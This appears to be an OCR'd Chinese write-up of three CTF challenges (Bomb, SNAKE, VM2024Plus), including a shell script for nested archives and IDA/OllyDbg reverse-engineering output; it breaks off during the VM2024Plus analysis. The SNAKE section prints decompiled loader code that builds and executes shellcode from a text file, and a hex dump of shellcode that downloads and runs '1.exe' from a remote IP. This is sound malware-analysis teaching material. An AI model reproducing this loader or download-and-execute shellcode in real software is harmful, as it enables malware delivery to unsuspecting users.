
题目名称	Bomb
题目类型	MISC
题目描述	Antiy CERT has captured a package bomb used by attackers to evade and counter threat detection mechanisms. You need to break through layers of encirclement and find the flag hidden by the attacker.
下载链接	https://pan.baidu.com/s/1ucCXlUSeqqWG_0-bXxioNQ?pwd=jcx4
解题思路	由于层数较多，手工处理比较麻烦且耗时，可使用 python 或 shell 等来写脚本，并结合 7z 等解压工具的灵活的命令行参数。

1、使用 WinRar 打开题目文件，找到最外层密码（见图 1-1），亦可用 binwalk 获得该最外层 密码；



[图 1-1] 最外层解压密码

2、使用最外层密码解压题目文件，可得到 nextlevel.zip，以及 512 个名为 password.txt 的同名文件，因传统解压文件将导致同名文件发生覆盖，可考虑使用 7z 等更为灵活的命令行解压工具；

3、脚本如图 1-2 所示，在 Mac Book Pro （2021 年 M1 Pro 芯片）系统运行得到最终 flag.txt，约耗时 1 分钟（执行结果见图 1-3）。

```
#!/bin/sh
index=0
password='tmhvZ3xava'
package='Bomb.exe'

while True
do
    if [ -f nextlevel.zip ]; then
        mv nextlevel.zip nextlevel_old.zip
        package='nextlevel_old.zip'
    fi

    echo $index $password
    7zz e $package -P$password nextlevel.zip >/dev/null

    if [ ! -f nextlevel.zip ]; then
        7zz e $package -P$password
        echo Done.
        break
    fi

    password=`7zz e $package -P$password -aou Password.txt -so`

    index=`expr $index + 1`

done
```

[图 1-2] shell 脚本（适用于 MacOS）

```
122 CmWxShkyJY
123 8BHFfoP5zf
124 W3oWXKiQ6U
125 Lom1wxjH7p
126 Tt9HlWnqHy
127 J5xA2AapN6
128 WB0qjjGqMh

7-Zip (z) 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
 64-bit locale=en_US.utf-8 Threads:10 OPEN_MAX:256

Scanning the drive for archives:
1 file, 202 bytes (1 KiB)

Extracting archive: nextlevel_old.zip
--
Path = nextlevel_old.zip
Type = zip
Physical Size = 202

Everything is Ok

Size:       36
Compressed: 202
Done.
```

[图 1-3] shell 脚本执行效果

题目名称	SNAKE
题目类型	REVERSE
题目描述	Antiy CERT has captured the latest sample of the SNAKE gang. This sample


	consists of multiple modules and will attempt to download malicious payloads after running. Unfortunately, due to damage to the EXE module, it cannot function properly. Please analyze the sample, extract the IP address for downloading the malicious payload, and submit the answer in the form of flag {IP: PORT}.
下载链接	https://pan.baidu.com/s/1_PbYQs4jvKvlSvohm8QyGA?pwd=qbjn
解题思路	修复
HINT	1. Fix the calendar's characteristics; 2. Restore two bytes of EP; 3. Find the real DLL function that has been called by the calendar; 4. Try to decode and analyze the shell code, or just wait a moment ...^_^

1、 根据 11 月 29 日的赛前培训可知，该题目模仿了“游蛇”组织的典型攻击手法，即“白+黑”模型。据题目描述可知，calendar.exe 已被破坏，故先完成其修复（见图 2-1）。经修复后，PE 模块可正常执行，但基于当前 EP 的执行逻辑与预期不符（见图 2-2），怀疑 EP 也是被破坏，尝试将其改为 NOP（若不依赖动态调试，可不理此处）。此时执行，可见到程序界面（见图 2-3）。

[图 2-1] 修复 PE 模块错误的 DLL 属性


```
地址        Hex 转存          反汇编                                  注释
0043DFF3    .  C3             retn
0043DFF4    >  C705 75004400  mov dword ptr ds:[440075],1
0043DFFE    .  E8 07000000    call calendar.0043E00A
0043E003    .  5F             pop edi
0043E004    .  6B62 68 69     imul esp,dword ptr ds:[edx+68],69
0043E008    .v 74 00          je short calendar.0043E00A
0043E00A    $  E8 A1FFFFFF    call calendar.0043DFB0                  calendar.0043DFB0
0043E00F    L> C3             retn
0043E010    $v EB 56          jmp short calendar.0043E068
0043E012    .  6A             db 6A                                   CHAR 'j'
0043E013    .  00             db 00
0043E014    .  E8             db E8
0043E015    .  B7             db B7
0043E016    .  02             db 02
0043E017    .  00             db 00
0043E018    >  00A3 00004400  add byte ptr ds:[ebx+440000],ah
0043E01E    .  C705 14014400  mov dword ptr ds:[440114],8
0043E028    .  C705 18014400  mov dword ptr ds:[440118],100
0043E032    .  68 14014400    push calendar.00440114                  pInitEx = calendar.004401
0043E037    .  E8 D0020000    call <jmp.&comctl32.InitCommonControlsEx>  InitCommonControlsEx
```

[图 2-2] 修复 PE 模块入口点



[图 2-3] 修改 EP 后的 PE 模块界面

2、通过静态分析发现，PE 模块有多处调用 msvcrt.dll（与 VC 动态运行时库同名，并有相似的导出函数）中的多个导出函数，结合对仿冒的 msvcrt.dll 分析，可知需要重点关注这几个函数（见图 2-4）。逐一分析上述导出函数，皆可发现对 shellcode.txt 的解析行为，为找到真正被调用的 DLL 导出函数，需对 PE 模块深入分析。



[图 2-4] 需要重点关注的几个导出函数

3、逐一排除掉几个无关的导出函数后，可找到 PE 模块在 5 秒后由 Timer 消息触发的函数调用（见图 2-5）。

```
0043E1FB ; ---------------------------------------------------------------------------
0043E1FB
0043E1FB loc_43E1FB:                             ; CODE XREF: DialogFunc+115↑j
0043E1FB                push    [ebp+hWnd]       ; hWnd
0043E1FE                call    sub_43DCB7
0043E203
0043E203 loc_43E203:                             ; CODE XREF: DialogFunc+11F↑j
0043E203                push    190h             ; uIDEvent
0043E208                push    [ebp+hWnd]       ; hWnd
0043E20B                call    KillTimer
0043E210                push    0                ; nResult
0043E212                push    [ebp+hWnd]       ; hDlg
0043E215                call    EndDialog
0043E21A                call    ds:_kbhit
0043E220                jmp     short loc_43E25E
0043E222 ; ---------------------------------------------------------------------------
0043E222
0043E222 loc_43E222:                             ; CODE XREF: DialogFunc+10C↑j
0043E222                cmp     [ebp+arg_4], WM_TIMER
0043E229                jnz     short loc_43E25E
0043E22B                mov     dword_440030, 1
0043E235                push    [ebp+hWnd]       ; hWnd
0043E238                call    sub_43DEDC
0043E23D                push    200              ; dwMilliseconds
0043E242                call    Sleep
0043E247                mov     dword_440030, 0
0043E251                push    [ebp+hWnd]       ; hWnd
0043E254                call    sub_43DEDC
0043E259                call    sub_43DFDB
0043E25E
0043E25E loc_43E25E:                             ; CODE XREF: DialogFunc+A0↑j
0043E25E                                         ; DialogFunc+B6↑j ...
0043E25E                xor     eax, eax
0043E260                leave
0043E261                retn    10h
0043E261 DialogFunc     endp
```

[图 2-5] 由 Timer 消息触发的函数调用

4、进一步查看 sub_43DFDB 函数（见图 2-6），可知其将在 25 秒后调用 DLL 的_kbhit 导出函数。

```
0043DFDB ; =============== S U B R O U T I N E =======================================
0043DFDB
0043DFDB
0043DFDB ; int (*sub_43DFDB())(void)
0043DFDB sub_43DFDB      proc near               ; CODE XREF: DialogFunc+17F↓p
0043DFDB                 cmp     call_flag, 0
0043DFE2                 jnz     short locret_43E00F
0043DFE4                 inc     counter
0043DFEA                 cmp     counter, 5
0043DFF1                 jz      short loc_43DFF4
0043DFF3                 retn
0043DFF4 ; ---------------------------------------------------------------------------
0043DFF4
0043DFF4 loc_43DFF4:                             ; CODE XREF: sub_43DFDB+16↑j
0043DFF4                 mov     call_flag, 1
0043DFFE                 call    sub_43E00A
0043DFFE sub_43DFDB      endp
0043DFFE
0043DFFE ; ---------------------------------------------------------------------------
0043E003 aKbhit          db '_kbhit',0
0043E00A
0043E00A ; =============== S U B R O U T I N E =======================================
0043E00A
0043E00A
0043E00A ; int (*sub_43E00A())(void)
0043E00A sub_43E00A      proc near               ; CODE XREF: sub_43DFDB+23↑p
0043E00A                 call    sub_43DFB0
0043E00F
0043E00F locret_43E00F:                          ; CODE XREF: sub_43DFDB+7↑j
0043E00F                 retn
```

[图 2-6] 查看 sub_43DFDB 函数

5、深入分析 DLL 的_kbhit 函数 （见图 2-7、图 2-8），不难发现其基本逻辑为逐行读取 shellcode.txt 文件，再将读入的内容（每行一个英文单词）查表（sub_10007110），将得到序号转换为机器指令，添加到 1K 初始大小的 shellcode 数组中，最后执行该 shellcode （图 2-8，84 行）。

```
1  int __fastcall sub_100075A0(signed int a1, int a2)
2  {
3    int v2; // edi
4    int v3; // eax
5    unsigned int v4; // esi
6    char *v5; // edi
7    char *v6; // eax
8    size_t v7; // ecx
9    int v8; // eax
10   char *v9; // edx
11   char *v10; // eax
12   __int128 v14; // [esp+30h] [ebp-42Ch] BYREF
13   __int64 v15; // [esp+40h] [ebp-41Ch]
14   void *Src; // [esp+48h] [ebp-414h] BYREF
15   char v17[1024]; // [esp+4Ch] [ebp-410h] BYREF
16   int v18; // [esp+458h] [ebp-4h]
17
18   v2 = 0;
19   memset(v17, 0, sizeof(v17));
20   v14 = 0i64;
21   v15 = 0i64;
22   sub_1000890C(&v14);
23   v18 = 0;
24   if ( !sub_10008D80((char)"shellcode.txt", 0, 0) )
25     goto LABEL_20;
26   Src = 0;
27   v3 = sub_10009734();
28   if ( !v3 )
29     sub_10008570(-2147467259);
30   Src = (void *)((*(int (__thiscall **)(int))(*(_DWORD *)v3 + 12))(v3) + 16);
31   LOBYTE(v18) = 1;
32   v4 = 0;
```


[图 2-7] 导出函数_kbhit

```
27  v3 = (int)sub_10009734();
28  if ( !v3 )
29    ((void (__stdcall __noreturn *)(unsigned int))sub_10008570)(0x80004005);
30  Src = (void *)((*(int (__thiscall **)(int))(*(_DWORD *)v3 + 12))(v3) + 16);
31  LOBYTE(v18) = 1;
32  v4 = 0;
33  if ( sub_10008F81(&Src) )
34  {
35    p = buffer_1K;
36    while ( 1 )
37    {
38      if ( v4 >= 0x400 )
39      {
40LABEL_16:
41        v2 = 0;
42        break;
43      }
44      if ( (int)v4 >= a1 )
45      {
46        v6 = (char *)Src;
47        if ( *((int *)Src - 1) > 1 )
48        {
49          sub_100084D0(*((_DWORD *)Src - 3));
50          v6 = (char *)Src;
51        }
52        if ( *v6 )
53          v7 = strlen(v6);
54        else
55          v7 = 0;
56        sub_10007D60(v6, v7);
57        LOBYTE(v18) = 2;
58        result = search_table(a2);
59        LOBYTE(v18) = 1;
60        if ( result == -1 )
61        {
62          v2 = 1;
63          break;
64        }
65        *p++ = result;
66      }
67      ++v4;
68      if ( !sub_10008F81(&Src) )
69        goto LABEL_16;
70    }
71  }
72  sub_10008B47(&v14);
73  LOBYTE(v18) = 0;
74  v9 = (char *)Src - 16;
75  if ( _InterlockedDecrement((volatile signed __int32 *)Src - 1) <= 0 )
76    (*(void (__stdcall **)(char *))(**(_DWORD **)v9 + 4))(v9);
77  if ( !v2 )
78  {
79LABEL_20:
80    pBuffer = (char *)VirtualAlloc(0, 0x400u, 0x3000u, 0x40u);
81    if ( pBuffer )
82    {
83      qmemcpy(pBuffer, buffer_1K, 0x400u);
84      ((void (*)(void))pBuffer)();
85    }
86  }
87  return sub_10008941();
88}
```

[图 2-8] 深入分析函数_kbhit

6、分析出 DLL 逻辑后，可采用动态调试方式，得到 shellcode 代码（见图 2-9），亦可自行


编写脚本，解析出 shellcode。



地址	Hex 转存																ASCII
0DB70000	E8	B0	00	00	00	C3	33	C9	64	8B	0D	30	00	00	00	8B	璋...?蔓?0...?
0DB70010	49	0C	8B	71	1C	8B	46	08	8B	5E	20	8B	36	81	7B	0C	I.媞■婩■嫻 ?亂.
0DB70020	33	00	32	00	75	EF	C3	55	8B	EC	83	C4	FC	C7	45	FC	3.2.u锜U孌蒠 E?
0DB70030	00	00	00	00	33	C0	8B	55	08	03	D0	0F	BE	12	38	F2	....3邶U■ ??8?
0DB70040	74	0A	C1	4D	FC	07	01	55	FC	40	EB	EA	8B	45	FC	C9	t.霧?丄U鹇腺嫻
0DB70050	C2	04	00	55	8B	EC	83	C4	F8	C7	45	FC	FF	FF	FF	FF	?.U孌蒠 E?ÿÿÿ
0DB70060	8B	5D	08	8B	73	3C	8B	74	33	78	03	F3	56	FF	76	14	嫊■婧<娕3x 骗ÿv■
0DB70070	8F	45	F8	8B	76	20	03	F3	EB	16	FF	4D	F8	FF	45	FC	廓鴿v 箄■ÿM?E?
0DB70080	AD	03	C3	50	E8	9E	FF	FF	FF	3B	45	0C	75	02	EB	06	?股锆ÿÿÿ;E.u ?
0DB70090	83	7D	F8	00	77	E4	5E	55	8B	4D	FC	8B	6E	24	03	EB	儅?w鋇U鋻蠶n$?
0DB700A0	66	8B	4C	4D	00	8B	6E	1C	03	EB	8B	44	8D	00	03	C3	f媦M.嫻■ 雹D? ?
0DB700B0	5D	C9	C2	08	00	55	8B	EC	83	C4	C0	E9	E4	00	00	00	]陝■.U孌蒠篱?..
0DB700C0	56	8D	75	E0	C6	06	89	C6	46	01	F2	C6	46	02	2A	C6	V鳥嗥■隴F 丄F ?*?
0DB700D0	46	03	42	33	C0	8A	46	03	50	33	C0	8A	46	02	50	33	F B3縗F P3縗F ?P3
0DB700E0	C0	8A	46	01	50	33	C0	8A	06	50	E8	19	00	00	00	68	縗F 丄P3縗■P?...h
0DB700F0	74	74	70	3A	2F	2F	25	64	2E	25	64	2E	25	64	2E	25	ttp://%d.%d.%d.%
0DB70100	64	2F	31	2E	65	78	65	00	8D	75	C0	56	FF	55	E4	83	d/1.exe.島鱉ÿU鏨
0DB70110	C4	18	5E	6A	00	6A	00	E8	0A	00	00	00	43	3A	5C	5C	?^j.j.?...C:\\
0DB70120	31	2E	65	78	65	00	8D	75	C0	56	6A	00	FF	55	F0	C9	1.exe.島鱉j.ÿU鶘
0DB70130	C3	E8	D0	FE	FF	FF	89	45	FC	68	63	89	D1	4F	FF	75	描玄ÿÿ塊簟c壯OÿU
0DB70140	FC	E8	0D	FF	FF	FF	89	45	F4	68	32	74	91	0C	FF	75	.ÿÿÿ塊鸄2t?ÿu
0DB70150	FC	E8	FD	FE	FF	FF	89	45	F8	E8	07	00	00	00	75	73	ÿÿ塊 ■...us
0DB70160	65	72	33	32	00	FF	55	F8	89	45	E8	68	E0	6D	0D	2A	er32.ÿU鴿E鑼鄉.*
0DB70170	FF	75	E8	E8	DB	FE	FF	FF	89	45	E4	E8	07	00	00	00	ÿu梃埝ÿÿ塊滂■...
0DB70180	55	72	6C	6D	6F	6E	00	FF	55	F8	89	45	EC	68	80	D6	Urlmon.ÿU鴿E霬■?
0DB70190	AF	9A	FF	75	EC	E8	B9	FE	FF	FF	89	45	F0	E9	1E	FF	癡ÿu扈哈ÿÿ塊痙■ÿ
0DB701A0	FF	FF	C9	C3	E8	88	FF	FF	FF	C9	C3	00	00	00	00	00	ÿÿ擅鑸ÿÿÿ擅.....

[图 2-9] shellcode 数据

7、进一步分析 shellcode，可得到其调用 UrlDownloadFileA 函数下载文件的链接（见图 2-10），按题目要求补充 flag{}格式，即为正确的 flag。



[图 2-10] 分析 shellcode 得到下载地址

题目名称	VM2024Plus
题目类型	REVERSE
题目描述	Attackers often use VM to implement encryption obfuscation. Please analyze the question. After entering the correct password, you can see the


	flag.
下载链接	https://pan.baidu.com/s/1HNfPZsX9hWCxXaRjeds9fg?pwd=a21a
解题思路	深入分析 VM 指令集，找到并还原用于验证 password 的指令块。因 VM 并未加入反调试和过多延时函数，亦可采用动态调试方法，并有效约束待验证的输入项。
HINT	Multiple instances of VMs will check your password, with a large amount of interfering codes. Try to find the corresponding processing function for each VM instruction, and try to find each VM's instruction block.

1、借助 IDA Pro 提供的 HexRay 插件，可知该题目大体逻辑（见图 3-1），注意第 48 行对 Src（输入 password 字符串）长度的判断，只截取了前 128 字节，但通过分析可知，真正检测 password 长度的代码在 sub_A915F0 处。如果结合动态分析工具（如 OllyDbg）对于输入 password 设置内存访问断点，则可更容易发现这一点。且由 58 行可知，0x4F4B("OK")的出现将影响程序执行逻辑，而其上的 sub_AA7E20 函数很可能会是关键。

```
36  while ( 1 )
37  {
38    sub_AA7DA0(v6);
39    sub_AA7A00("g", (int)sub_A915F0, 1);
40    if ( v7 >= 168 )
41    {
42LABEL_11:
43      sub_A916A0(Src);
44      goto LABEL_12;
45    }
46    v15 = v5[2];
47    v14 = *(_QWORD *)v5;
48    v8 = strlen(Src);
49    v9 = 128;
50    if ( v8 < 128 )
51      v9 = v8;
52    memmove_0((void *)v14, Src, v9);
53    if ( ((int (__stdcall *)(void *, int))sub_AA7DE0)((void *)v14, SHIDWORD(v14)) )
54    {
55      *((_WORD *)v6 + 9) = (_WORD)v15;
56      if ( sub_AA7E20(v6) )
57      {
58        if ( *((_WORD *)v6 + 2) != 'OK' )
59          break;
60      }
61    }
62    v7 += 12;
63    v5 = v16 + 3;
64    v6 += 0x253C;
65    v16 += 3;
66    if ( v7 >= 180 )
67      goto LABEL_11;
68  }
69  v11 = sub_A91A90();
70  sub_A91D70(v11);
71LABEL_12:
72  v19 = -1;
73  `eh vector destructor iterator'(v17, 0x253Cu, 0xFu, sub_AA7920);
74  return 0;
```

[图 3-1] 题目伪代码


2、进入 sub_AA7E20 函数（见图 3-2）可知，需进一步分析 sub_AA7E80 函数。



```
1  int __thiscall sub_AA7E20(_WORD *this)
2  {
3    int v2; // edx
4    _WORD *v3; // esi
5    unsigned __int16 v4; // ax
6
7    v2 = 0;
8    v3 = this + 2;
9    if ( this[4764] == 0xFFFF )
10     this[4764] = this[9];
11   v4 = this[4764];
12   this[9] = v4;
13   if ( v4 <= 0x2000u )
14   {
15     do
16     {
17       if ( v2 )
18         break;
19       v2 = sub_AA7E80(this, (int)v3);
20     }
21     while ( v3[7] <= 0x2000u );
22   }
23   return v2;
24 }
```

